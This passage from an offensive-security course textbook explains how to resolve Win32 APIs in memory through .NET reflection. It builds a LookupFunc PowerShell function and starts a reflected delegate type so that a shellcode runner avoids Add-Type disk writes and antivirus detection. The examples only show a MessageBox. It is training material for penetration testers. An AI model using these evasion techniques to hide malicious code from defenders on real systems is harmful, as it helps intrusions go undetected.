As we discussed previously, the *Add-Type* keyword lets us use the .NET framework to compile C# code containing Win32 API declarations and then call them. This compilation process is performed by the Visual C# Command-Line Compiler or **csc**.<sup>131</sup> During this process, both the C# source code along and the compiled C# assembly are temporarily written to disk.

Let's demonstrate this with our prior PowerShell *MessageBox* example. We'll use *Process Monitor*<sup>132</sup> from SysInternals to monitor file writes.

---

*Note that Process Monitor and Process Explorer are two different tools from the SysInternals Suite.*

---

To start monitoring file writes, we must first open Process Monitor and navigate to *Filter > Filter...* In the new dialog window, we can create filter rules. Figure 25 shows a filter for file writes by the *powershell\_ise.exe* process.




Figure 25: Process Monitor filter creation

<sup>130</sup> (Microsoft, 2015), <https://docs.microsoft.com/en-us/dotnet/csharp/programming-guide/concepts/reflection>

<sup>131</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/compiler-options/command-line-building-with-csc-exe>

<sup>132</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>

We'll *Add* and *Apply* the filter and clear any old events by pressing **[Ctrl]+[X]**.

Next, we'll open the 32-bit version of PowerShell ISE and run the code to launch the *MessageBox*, which is shown in Listing 66.

```
$User32 = @"
using System;
using System.Runtime.InteropServices;

public class User32 {
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
    public static extern int MessageBox(IntPtr hWnd, String text, String caption, int options);
}
"@

Add-Type $User32

[User32]::MessageBox(0, "This is an alert", "MyBox", 0)
```

Listing 66 - MessageBox PowerShell code using Add-Type

Let's review the results. After executing the PowerShell code, Process Monitor lists many events including *CreateFile*, *WriteFile*, and *CloseFile* operations as shown in Figure 26.

Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path
3:22:1...	powershell_ise....	3012	Thread Create	
3:22:1...	powershell_ise....	3012	Thread Create	
3:22:2...	powershell_ise....	3012	CreateFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.tmp
3:22:2...	powershell_ise....	3012	CloseFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.tmp
3:22:2...	powershell_ise....	3012	CreateFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.0.cs
3:22:2...	powershell_ise....	3012	WriteFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.0.cs
3:22:2...	powershell_ise....	3012	CloseFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.0.cs
3:22:2...	powershell_ise....	3012	CreateFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.dll
3:22:2...	powershell_ise....	3012	CloseFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.dll
3:22:2...	powershell_ise....	3012	CreateFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.cmdline
3:22:2...	powershell_ise....	3012	WriteFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.cmdline
3:22:2...	powershell_ise....	3012	CloseFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.cmdline
3:22:2...	powershell_ise....	3012	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
3:22:2...	powershell_ise....	3012	QueryNetwork...	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
3:22:2...	powershell_ise....	3012	CloseFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
3:22:2...	powershell_ise....	3012	CreateFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.out
3:22:2...	powershell_ise....	3012	CreateFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.err
3:22:2...	powershell_ise....	3012	WriteFile	C:\Users\Offsec\AppData\Local\Temp\vtlilrr.out
3:22:2...	powershell_ise....	3012	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
3:22:2...	powershell_ise....	3012	QueryBasicInfor...	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
3:22:2...	powershell_ise....	3012	CloseFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
3:22:2...	powershell_ise....	3012	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
3:22:2...	powershell_ise....	3012	QueryBasicInfor...	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
3:22:2...	powershell_ise....	3012	CloseFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
3:22:2...	powershell_ise....	3012	CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0
3:22:2...	powershell_ise....	3012	QueryBasicInfor...	C:\Windows\SysWOW64\WindowsPowerShell\v1.0
3:22:2...	powershell_ise....	3012	CloseFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0

Figure 26: Process Monitor output showing file operations



These API calls are used for file operations and the file names used in the operations, including **rtylilrr.0.cs** and **rtylilrr.dll**, are especially interesting. While the filename itself is randomly generated, the file extensions suggest that both the C# source code and the compiled code have been written to the hard drive.

If our suspicion is correct, then the **rtylilrr.dll** assembly should be loaded into the PowerShell ISE process.

We can list loaded assemblies using the *GetAssemblies*<sup>133</sup> method on the *CurrentDomain*<sup>134</sup> object. This method is invoked through the static *AppDomain*<sup>135</sup> class (using the section-6 format) as shown in Listing 67.

```
PS C:\Windows\SysWOW64\WindowsPowerShell\v1.0>
[appdomain]::currentdomain.getassemblies() | Sort-Object -Property fullname | Format-
Table fullname

FullName
-----
0bhoygtr, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
Accessibility, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
Anonymously Hosted DynamicMethods Assembly, Version=0.0.0.0, Culture=neutral,
PublicKeyToken=null
MetadataViewProxies_092d3241-fb3c-4624-9291-72685e354ea4, Version=0.0.0.0,
Culture=neutral, PublicKeyToken=null
Microsoft.GeneratedCode, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
...
PresentationFramework-SystemXml, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089
qdrje0cy, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
r1ble3au, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
rtylilrr, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
...
```

Listing 67 - Assemblies loaded in the PowerShell ISE process

We improved the readability of the output by piping it into the **Sort-Object**<sup>136</sup> cmdlet, which sorted it by name as supplied with the **-Property** option. Finally, we piped the result of the sort into the **Format-Table** cmdlet to list the output as a table.

As shown in the list of loaded assemblies, the **rtylilrr** file is indeed loaded into the process.

Our investigation reveals that PowerShell writes a C# source code file (**.cs**) to the hard drive, which is compiled into an assembly (**.dll**) and then loaded into the process.

The *Add-Type* code will likely be flagged by endpoint antivirus, which will halt our attack. We'll need to rebuild our PowerShell shellcode runner to avoid this.

<sup>133</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.appdomain.getassemblies?view=netframework-4.8>

<sup>134</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.appdomain.currentdomain?view=netframework-4.8>

<sup>135</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/api/system.appdomain?view=netframework-4.8>

<sup>136</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/sort-object?view=powershell-6>



### 3.6.1.1 Exercises

1. Execute the *Add-Type MessageBox* PowerShell code and capture the source code and assembly being written to disk.
2. Does the current PowerShell shellcode runner write files to disk?

### 3.6.2 Leveraging UnsafeNativeMethods

Let's try to improve our shellcode runner. It executed three primary steps related to the Win32 APIs. It located the function, specified argument data types, and invoked the function. Let's first focus on the techniques we used to locate the functions.

There are two primary ways to locate functions in unmanaged dynamic link libraries. Our original technique relied on the *Add-Type* and *DllImport* keywords (or the *Declare* keyword in VBA). However, *Add-Type* calls the csc compiler, which writes to disk. We must avoid this if we want to operate completely in-memory.

Alternatively, we can use a technique known as dynamic lookup, which is commonly used by low-level languages like C. By taking this path, we hope to create the .NET assembly in memory instead of writing code and compiling it. This will take significantly more work, but it is a valuable technique to understand.

To perform a dynamic lookup of function addresses, the operating system provides two special Win32 APIs called *GetModuleHandle*<sup>137</sup> and *GetProcAddress*.<sup>138</sup>

*GetModuleHandle* obtains a handle to the specified DLL, which is actually the memory address of the DLL. To find the address of a specific function, we'll pass the DLL handle and the function name to *GetProcAddress*, which will return the function address. We can use these functions to locate any API, but we must invoke them without using *Add-Type*.

Since we cannot create any new assemblies, we'll try to locate existing assemblies that we can reuse. We'll use the code in Listing 68 to find assemblies that match our criteria.

```
$Assemblies = [AppDomain]::CurrentDomain.GetAssemblies()

$Assemblies |
  ForEach-Object {
    $_.GetTypes() |
      ForEach-Object {
        $_ | Get-Member -Static | Where-Object {
          $_.TypeName.Contains('Unsafe')
        }
      } 2> $null
  }
```

Listing 68 - Code to list and parse functions in loaded assemblies

To begin, we are relying on *GetAssemblies* to search preloaded assemblies in the PowerShell process. Since each assembly is an object, we will use the *ForEach-Object*<sup>139</sup> cmdlet to loop

<sup>137</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulehandlea>

<sup>138</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getProcAddress>

through them. We'll then invoke `GetTypes`<sup>140</sup> for each object through the `$_`<sup>141</sup> variable (which contains the current object) to obtain its methods and structures.

It stands to reason that we could search the preloaded assemblies for the presence of `GetModuleHandle` and `GetProcAddress`, but we can also narrow the search more specifically. For example, when C# code wants to directly invoke Win32 APIs it must provide the `Unsafe`<sup>142</sup> keyword. Furthermore, if any functions are to be used, they must be declared as static to avoid instantiation.

Knowing this, we'll perform yet another *ForEach-Object* loop on all the discovered objects and invoke the `Get-Member`<sup>143</sup> cmdlet with the `-Static` flag to only locate static properties or methods.

---

*The ForEach-Object loop is an advanced version of the regular For loop and like other loops, it can be nested, although this may lead to performance issues.*

---

Finally, we pipe these static properties and methods through the *Where-Object*<sup>144</sup> cmdlet and filter any `TypeName`<sup>145</sup> (which contains meta information about the object) that contains the keyword `Unsafe`.

This should dump every function that satisfies our criteria. Let's run it and examine the output, shown in Listing 69.

```
...
TypeName: Microsoft.Win32.UnsafeNativeMethods

Name                                     MemberType Definition
-----
....
GetModuleFileName                       Method      static int
GetModuleFileName(System.Runtime.InteropServices.HandleRef hModule,
System.Text.StringBuilder buf...
GetModuleHandle                        Method      static System.IntPtr
GetModuleHandle(string modName)
GetNumberOfEventLogRecords              Method      static bool
GetNumberOfEventLogRecords(System.Runtime.InteropServices.SafeHandle hEventLog, [ref]
int count)
GetOldestEventLogRecord                 Method      static bool
```

<sup>139</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/foreach-object?view=powershell-6>

<sup>140</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.gettypes?view=netframework-4.8>

<sup>141</sup> (Microsoft, 2019), [https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about\\_automatic\\_variables?view=powershell-6](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_automatic_variables?view=powershell-6)

<sup>142</sup> (Microsoft, 2015), <https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/keywords/unsafe>

<sup>143</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-member?view=powershell-6>

<sup>144</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/where-object?view=powershell-6>

<sup>145</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/api/microsoft.visualbasic.information.typeName?view=netframework-4.8>

```

GetOldestEventLogRecord(System.Runtime.InteropServices.SafeHandle hEventLog, [ref] int
number)
GetProcAddress                      Method      static System.IntPtr
GetProcAddress(System.IntPtr hModule, string methodName), static System.IntPtr
GetProcAddress...
GetProcessWindowStation              Method      static System.IntPtr
...

```

Listing 69 - Output from parsing loaded assemblies

This code generates an enormous amount of output. If we search the output for “GetModuleHandle”, we locate sixteen occurrences. One of them is located in the *Microsoft.Win32.UnsafeNativeMethods* class as shown in the truncated output above.

We also notice that the same class contains *GetProcAddress*, our other required function. Let’s try to identify which assembly contains these two functions.

To do this, we’ll modify the parsing code to first print the current assembly location through the *Location*<sup>146</sup> property and then inside the nested *ForEach-Object* loop make the *TypeName* match *Microsoft.Win32.UnsafeNativeMethods* instead of listing all methods with the static keyword.

The modified script is shown in Listing 70.

```

$Assemblies = [AppDomain]::CurrentDomain.GetAssemblies()

$Assemblies |
  ForEach-Object {
    $_.Location
    $_.GetTypes() |
      ForEach-Object {
        $_ | Get-Member -Static | Where-Object {
          $_.TypeName.Equals('Microsoft.Win32.UnsafeNativeMethods')
        }
      } 2> $null
  }

```

Listing 70 - Locating the assembly in which *GetModuleHandle* and *GetProcAddress* are located

The truncated output in Listing 71 shows that the assembly is *System.dll*. This is reasonable since it’s a common system library that contains fundamental content such as common data types and references.

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorlib.dll
```

TypeName: Microsoft.Win32.UnsafeNativeMethods

Name	MemberType	Definition
Equals	Method	static bool Equals(System.Object objA,
System.Object objB)		
ReferenceEquals	Method	static bool ReferenceEquals(System.Object
objA, System.Object...		

C:\Windows\System32\WindowsPowerShell\v1.0\powershell\_ise.exe

<sup>146</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.location?view=netframework-4.8>

```

C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Microsoft.PowerShell.ISECommon\v4.0_3.0.0.0__31bf3856ad364e35\Micr
osoft.PowerShell.ISECommon.dll
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
ClearEventLog                                Method      static bool
ClearEventLog(System.Runtime.InteropServices.Safe...
CreateWindowEx                                Method      static System.IntPtr CreateWindowEx(int
exStyle, string lpszC...
DefWindowProc                                Method      static System.IntPtr
DefWindowProc(System.IntPtr hWnd, int ms...
DestroyWindow                                Method      static bool
DestroyWindow(System.Runtime.InteropServices.Hand...
DispatchMessage                                Method      static int DispatchMessage([ref]
Microsoft.Win32.NativeMethod...
Equals                                        Method      static bool Equals(System.Object objA,
System.Object objB)
GetClassInfo                                Method      static bool
GetClassInfo(System.Runtime.InteropServices.Handl...
GetDC                                          Method      static System.IntPtr GetDC(System.IntPtr
hWnd)
GetFileVersionInfo                            Method      static bool GetFileVersionInfo(string
lptstrFilename, int dwH...
GetFileVersionInfoSize                        Method      static int GetFileVersionInfoSize(string
lptstrFilename, [ref...
GetModuleFileName                            Method      static int
GetModuleFileName(System.Runtime.InteropServices.H...
GetModuleHandle                               Method      static System.IntPtr
GetModuleHandle(string modName)
GetNumberOfEventLogRecords                    Method      static bool
GetNumberOfEventLogRecords(System.Runtime.Interop...
GetOldestEventLogRecord                      Method      static bool
GetOldestEventLogRecord(System.Runtime.InteropSer...
GetProcAddress                               Method      static System.IntPtr
GetProcAddress(System.IntPtr hModule, st...
...
  
```

*Listing 71 - Locating the assembly in which GetModuleHandle and GetProcAddress are located*

However, there is an issue that these methods are only meant to be used internally by the .NET code. This blocks us from calling them directly from Powershell or C#.

To solve this issue, we have to develop a way that allows us to call it indirectly. This requires us to use multiple techniques that will lead us down a deep rabbit hole.

The first step is to obtain a reference to these functions. To do that, we must first obtain a reference to the System.dll assembly using the `GetType`<sup>147</sup> method.

This reference to the System.dll assembly will allow us to subsequently locate the `GetModuleHandle` and `GetProcAddress` methods inside it.

Like the previous filtering we have performed, it is not straightforward.<sup>148</sup> Here's the code we will use:

<sup>147</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.object.gettype?view=netframework-4.8>

```
$systemdll = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {  
    $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].Equals('System.dll') })  
  
$unsafeObj = $systemdll.GetType('Microsoft.Win32.UnsafeNativeMethods')
```

*Listing 72 - Obtaining a reference to the System.dll assembly*

First, we'll pipe all the assemblies into *Where-Object* and filter on two conditions. The first is whether the *GlobalAssemblyCache*<sup>149</sup> property is set. The Global Assembly Cache is essentially a list of all native and registered assemblies on Windows,<sup>150</sup> which will allow us to filter out non-native assemblies.

The second filter is whether the last part of its file path is "System.dll" as obtained through the *Location* property. Recall we found the full path to be the following:

```
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0.0.0__b77a5c561934e089\System.dll
```

*Listing 73 - The full path to the System.dll assembly*

We'll use the *Split*<sup>151</sup> method to split it into an array based on the directory delimiter (\).

Finally, we select the last element of the split string array with the "-1" index and check if it is equal to "System.dll".

Using *GetType* to obtain a reference to the System.dll assembly at runtime is an example of the *Reflection*<sup>152</sup> technique. This is a very powerful feature that allows us to dynamically obtain references to objects that are otherwise private or internal.

We'll use this technique once again with the *GetMethod*<sup>153</sup> function to obtain a reference to the internal *GetModuleHandle* method:

```
$systemdll = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {  
    $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].Equals('System.dll') })  
  
$unsafeObj = $systemdll.GetType('Microsoft.Win32.UnsafeNativeMethods')  
  
$GetModuleHandle = $unsafeObj.GetMethod('GetModuleHandle')
```

*Listing 74 - Obtaining a reference to GetModuleHandle through reflection*

Executing the combined code returns the method object inside the System.dll assembly, in spite of it being an internal only method.

We can now use the internal *Invoke*<sup>154</sup> method to call *GetModuleHandle* and obtain the base address of an unmanaged DLL.

<sup>148</sup> (Exploit Monday, 2012), [http://www.exploit-monday.com/2012\\_05\\_13\\_archive.html](http://www.exploit-monday.com/2012_05_13_archive.html)

<sup>149</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.globalassemblycache?view=netframework-4.8>

<sup>150</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/dotnet/framework/app-domains/gac>

<sup>151</sup> (Microsoft, 2014), <https://devblogs.microsoft.com/scripting/using-the-split-method-in-powershell/>

<sup>152</sup> (Microsoft, 2015), <https://docs.microsoft.com/en-us/dotnet/csharp/programming-guide/concepts/reflection>

<sup>153</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.typeinfo.getmethod?view=netstandard-1.6>

<sup>154</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.methodbase.invoke?view=netframework-4.8>

As shown in Listing 75, *Invoke* takes two arguments and both are objects. The first argument is the object to invoke it on but since we use it on a static method we may set it to "\$null". The second argument is an array consisting of the arguments for the method we are invoking (*GetModuleHandle*). Since the Win32 API only takes the name of the DLL as a string we only need to supply that.

To repeat earlier examples, we are going to resolve **user32.dll**, so that we can again call *MessageBox*.

```
$GetModuleHandle.Invoke($null, @("user32.dll"))
```

*Listing 75 - Calling GetModuleHandle through reflection*

Execution of the last statement and its associated output is shown in Listing 76:

```
PS C:\Windows\SysWOW64\WindowsPowerShell\v1.0> $GetModuleHandle.Invoke($null,  
@("user32.dll"))  
1973485568
```

*Listing 76 - Invoking GetModuleHandle on user32.dll and obtaining its base address*

To verify that the lookup worked, we translate the value 1973485568 to its hexadecimal equivalent of 0x75A10000 and open Process Explorer.

In Process Explorer, we'll select the PowerShell ISE process. Navigate to *View > Lower Pane View > DLLs*, in the new sub window locate **user32.dll**, and double click it. In the properties window, we can compare the resolved value to the *Load Address* shown in Figure 27.




Figure 27: Loaded address of user32.dll obtained from Process Explorer

With the invocation of *GetModuleHandle* and the resulting correct DLL base address, we gain more confidence that this avenue will lead to a usable result. Next we need to locate *GetProcAddress* to resolve arbitrary APIs.

We'll use reflection through *GetMethod* to locate *GetProcAddress* like we did for *GetModuleHandle*. We'll again use *GetMethod* on the *\$UnsafeObj* variable that contains the reference to *Win32.UnsafeNativeMethods* in **System.dll**. Unfortunately, it ends up as an exception with an error message of: "Ambiguous match found" as shown in Listing 77.

```
PS C:\Windows\SysWOW64\WindowsPowerShell\v1.0> $GetProcAddress =
$UnsafeObj.GetMethod('GetProcAddress')
Exception calling "GetMethod" with "1" argument(s): "Ambiguous match found."
At line:1 char:1
+ $GetProcAddress = $UnsafeObj.GetMethod('GetProcAddress')
+ ~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : AmbiguousMatchException
```

Listing 77 - Error when trying to locate *GetProcAddress*

The error message tells us exactly what the problem is. There are multiple instances of *GetProcAddress* within *Microsoft.Win32.UnsafeNativeMethods*. So, instead of *GetMethod*, we can use *GetMethods*<sup>155</sup> to obtain all methods in *Microsoft.Win32.UnsafeNativeMethods* and then filter to only print those called *GetProcAddress*. This command and subsequent output is shown in Listing 78.

The filtering is done by a *ForEach-Object* loop with a comparison condition on the *Name* property of the method. If the output matches *GetProcAddress*, it is printed. This will reveal each occurrence of *GetProcAddress* inside *Microsoft.Win32.UnsafeNativeMethods*.

```
PS C:\Windows\SysWOW64\WindowsPowerShell\v1.0> $UnsafeObj.GetMethods() | ForEach-
Object {If($_.Name -eq "GetProcAddress") {$_}}
```

Name	: GetProcAddress
DeclaringType	: Microsoft.Win32.UnsafeNativeMethods
ReflectedType	: Microsoft.Win32.UnsafeNativeMethods
MemberType	: Method
MetadataToken	: 100663839
Module	: System.dll
IsSecurityCritical	: True
IsSecuritySafeCritical	: True
IsSecurityTransparent	: False
MethodHandle	: System.RuntimeMethodHandle
Attributes	: PrivateScope, Public, Static, HideBySig, PinvokeImpl
CallingConvention	: Standard
ReturnType	: System.IntPtr
...	
Name	: GetProcAddress
DeclaringType	: Microsoft.Win32.UnsafeNativeMethods

<sup>155</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.type.getmethods?view=netframework-4.8>



```
ReflectedType      : Microsoft.Win32.UnsafeNativeMethods
MemberType          : Method
MetadataToken       : 100663864
Module              : System.dll
IsSecurityCritical   : True
IsSecuritySafeCritical : True
IsSecurityTransparent : False
MethodHandle        : System.RuntimeMethodHandle
Attributes          : PrivateScope, Public, Static, HideBySig, PinvokeImpl
CallingConvention    : Standard
ReturnType          : System.IntPtr
...
```

Listing 78 - Using Methods to locate all instances of `GetProcAddress`

With two results, we can simply create an array to hold both instances and then use the first to resolve the function's address, which in our case is `MessageBoxA`. We'll accomplish this with the code in Listing 79.

```
$user32 = $GetModuleHandle.Invoke($null, @("user32.dll"))
$tmp=@()
$unsafeObj.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
$GetProcAddress = $tmp[0]
$GetProcAddress.Invoke($null, @($user32, "MessageBoxA"))
```

Listing 79 - Resolving the address of `MessageBoxA`

In this code, `$user32` contains the previously-found base address of `user32.dll`. We create an empty array to store both `GetProcAddress` instances, after which we repeat the `ForEach-Object` loop to search `Microsoft.Win32.UnsafeNativeMethods` and locate them. Once found, they are appended to the array.

We'll assign the first element of the array to the `$GetProcAddress` variable and we can now use that to find the location of `MessageBoxA` through the `Invoke` method. Since the C version of `GetProcAddress` takes both the base address of the DLL and the name of the function, we supply both of these as arguments in the array.

---

*In versions of Windows 10 prior to 1803, only one instance of `GetProcAddress` was present in `Microsoft.Win32.UnsafeNativeMethods`. In future versions of Windows 10 this could change again. The same goes for `GetModuleHandle`.*

---

Let's execute this to find out if it works.

```
PS C:\Windows\SysWOW64\WindowsPowerShell\v1.0> $systemdll =
([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
    $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].Equals('System.dll') })
$unsafeObj = $systemdll.GetType('Microsoft.Win32.UnsafeNativeMethods')
$GetModuleHandle = $unsafeObj.GetMethod('GetModuleHandle')

$user32 = $GetModuleHandle.Invoke($null, @("user32.dll"))
$tmp=@()
$unsafeObj.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
$GetProcAddress = $tmp[0]
```



```
$GetProcAddress.Invoke($null, @($user32, "MessageBoxA"))
```

```
1974017664
```

*Listing 80 - Address of MessageBoxA is found*

When we execute the function, it reveals a decimal value, which, when translated to hexadecimal (0x75A91E80) appears to be inside **user32.dll**. It appears our efforts have paid off. We have resolved the address of an arbitrary Win32 API.

Now, to make our code more portable and compact it is worth rewriting the PowerShell script into a method. This will allow us to reference it multiple times. The converted function is shown in Listing 81.

```
function LookupFunc {  
    Param ($moduleName, $functionName)  
  
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |  
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].  
    Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')  
    $tmp=@()  
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}  
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,  
    @($moduleName)), $functionName))  
}
```

*Listing 81 - Lookup function to resolve any Win32 API*

With the techniques developed in this section, we have managed to implement a function that can resolve any Win32 API without using the *Add-Type* keyword. This completely avoids writing to the hard disk.

In the next section, we must match the address of the Win32 API that we have located with its arguments and return values.

### 3.6.2.1 Exercises

1. Go through the PowerShell code in this section and dump the wanted methods to disclose the location of *GetModuleHandle* and *GetProcAddress* and perform a lookup of a different Win32 API.
2. What happens if we use the second entry in the *\$tmp* array?

### 3.6.3 DelegateType Reflection

Now that we can resolve addresses of the Win32 APIs, we must define the argument types.

The information about the number of arguments and their associated data types must be paired with the resolved function memory address. In C# this is done using the *GetDelegateForFunctionPointer*<sup>156</sup> method. This method takes two arguments, first the memory address of the function, and second the function prototype represented as a type.

<sup>156</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.getdelegateforfunctionpointer?view=netframework-4.8>

In C#, a function prototype is known as a *Delegate*<sup>157</sup> or *delegate type*. A declaration creating the delegate type in C# for *MessageBox* is given in Listing 82.

```
int delegate MessageBoxSig(IntPtr hWnd, String text, String caption, int options);
```

*Listing 82 - Declaring function prototype in C#*

Unfortunately, there is no equivalent to the *delegate* keyword in PowerShell so we must obtain this in a different manner. Luckily, Microsoft described how a delegate type may be created using reflection in an old blog post from 2004.<sup>158</sup>

As we know from our usage of *Add-Type*, the delegate type is created when the assembly is compiled, but instead we will manually create an assembly in memory and populate it with content.<sup>159</sup>

The first step is to create a new assembly object through the *AssemblyName*<sup>160</sup> class and assign it a name like *ReflectedDelegate*. We do this by creating a new variable called *\$MyAssembly* and setting it to the instantiated assembly object with the name "ReflectedDelegate":

```
$MyAssembly = New-Object System.Reflection.AssemblyName('ReflectedDelegate')
```

*Listing 83 - Creating a custom assembly object in memory*

Before we populate the assembly, we must configure its access mode. This is an important permission, because we want it to be executable and not saved to disk. This can be achieved through the *DefineDynamicAssembly*<sup>161</sup> method, first by supplying the custom assembly name. Then we set it as executable by supplying the *Run*<sup>162</sup> access mode value defined in the *System.Reflection.Emit.AssemblyBuilderAccess* namespace as the second argument.

```
$Domain = [AppDomain]::CurrentDomain  
$MyAssemblyBuilder = $Domain.DefineDynamicAssembly($MyAssembly,  
[System.Reflection.Emit.AssemblyBuilderAccess]::Run)
```

*Listing 84 - Setting the access mode of the assembly to Run*

